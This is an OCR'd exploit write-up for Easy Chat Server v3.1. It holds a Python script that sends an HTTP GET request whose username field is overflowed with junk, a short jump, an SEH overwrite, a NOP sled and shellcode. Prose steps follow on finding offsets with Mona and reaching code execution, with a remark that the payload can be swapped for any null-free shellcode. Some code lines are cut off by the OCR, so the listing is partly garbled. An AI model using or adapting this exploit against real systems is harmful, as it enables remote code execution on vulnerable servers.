
```
# Exploit Author: Juan Sacco <jsacco@exploitpack.com>
# Vulnerability found using Exploit Pack v10 - http://exploitpack.com
#
# Impact:
# An attacker could exploit this vulnerability to execute arbitrary code i
# context of the application. Failed exploit attempts will result in adeni
#
# Program description:
# Easy Chat Server is a easy, fast and affordable way to host and manage y
# it allows friends/colleagues to chat with you through a Web Browser (IE,
# Vendor page: http://www.echatserver.com/

import string, sys
import socket, httplib
import struct

def exploit():
  try:
    junk = '\x41' * 217
    shortjmp = "\xeb\x08\xcc\xcc" # Jump over SEH
    seh = struct.pack('<L', 0x100154c5) # ADD ESP,2C # POP ESI # ADD ESP,0
    buffersize = 2775
    nops = "\x90"
    # debug = "\xcc\xcc\xcc\xcc"
    shellcode = ("\xbb\xc7\x16\xe0\xde\xda\xcc\xd9\x74\x24\xf4\x58\x2b\xc9
                 "\x33\x83\xc0\x04\x31\x58\x0e\x03\x9f\x18\x02\x2b\xe3\xcd
                 "\xd4\x1b\x0e\x2c\x5c\xfe\x3f\x7e\x3a\x8b\x12\x4e\x48\xd9
                 "\x25\x1c\xc9\x15\x4b\x89\xfe\x9e\xe6\xef\x31\x1e\xc7\x2f
                 "\xdc\x49\xcc\xdf\x30\xaa\xed\x10\x45\xab\x2a\x4c\xa6\xf9
                 "\x1b\x15\xee\x80\x59\xa6\x0f\x47\xd6\x96\x77\xe2\x28\x62
                 "\xed\x78\xdb\x59\xa5\x60\x57\x05\x16\x91\xb4\x55\x6a\xd8
                 "\xae\x18\xdb\x13\xff\xe1\xea\x5b\xac\xdf\xc3\x51\xac\x18
                 "\x89\xdb\x52\x10\x37\xdc\xa0\x6b\xe3\x69\x35\xcb\x60\xc9
                 "\xea\xa5\x8c\x56\xe0\x02\xda\x31\xe4\x95\x0f\x4a\x10\x1d
                 "\x9d\x91\x65\x95\x39\xfa\x3e\xb4\x18\xa6\x91\xc9\x7b\x0e
                 "\x6c\xf7\xbc\x9a\x16\x5a\xaa\x5d\x9a\xe0\x93\x5e\xa4\xea
```

```
                    "\x36\x95\x61\x5c\x40\x2a\xa0\x19\xbe\x60\xe9\x0b\x57\x2d
                    "\x0e\x3a\xce\x51\x4c\x43\x4d\x50\x2c\xb0\x4d\x11\x29\xfc
                    "\xc9\x43\x6d\xbc\xed\xf0\x8e\x95\x8d\x97\x1c\x75\x7c\x32
                    "\x1c\x80")
    buffer = junk + shortjmp + seh + nops * (buffersize -
(len(shellcode))) + shellcode
    print buffer
    URL = '/chat.ghp?username=' + buffer + '&password=null&room=1&null=2'
    conn = httplib.HTTPConnection(host, port)
    conn.request('GET', URL)
    conn.close()
  except Exception as Error:
    print "[!] Something went wrong!"
    print Error

def howtousage():
  print "[!] Sorry, minimum required arguments: [host] [port]"
  sys.exit(-1)

if __name__ == '__main__':
  print "[*] EChat Server v3.1 CHAT.ghp (UserName)"
  print "[*] Author: Juan Sacco <jsacco@exploitpack>"

  try:
    host = sys.argv[1]
    port = sys.argv[2]
  except IndexError:
    howtousage()
exploit()
```


On the following screenshot I have used a payload full of A's (5000) and we can see how EIP is overwritten and a Access Violation is triggered. In order to get the Stack-Executable we need to disable DEP.




Using Mona.py I have created a pattern to find the offset that's need to be used for EIP, relaunch the exploit and then find the offset and SEH to overwrite.




Here you can see the commands used to find the offset.



After we have overwritten the SEH we can jump to our shellcode, on this example I have used a NOPs Led for debugging and halted the execution with CC.



And here we can see how we got code execution (our shellcode) that is calling CALC as a proof of concept. The exploit it's already doing the calculation of the shellcode size so you can replace it with null-free shellcode if you wish to execute something different.



Where to get Mona: https://github.com/corelan/mona

Where to get Pycharm: https://www.jetbrains.com/pycharm/download/#section=linux

MSDN SEH: https://msdn.microsoft.com/en-us/library/windows/desktop/ms680657(v=vs.85).aspx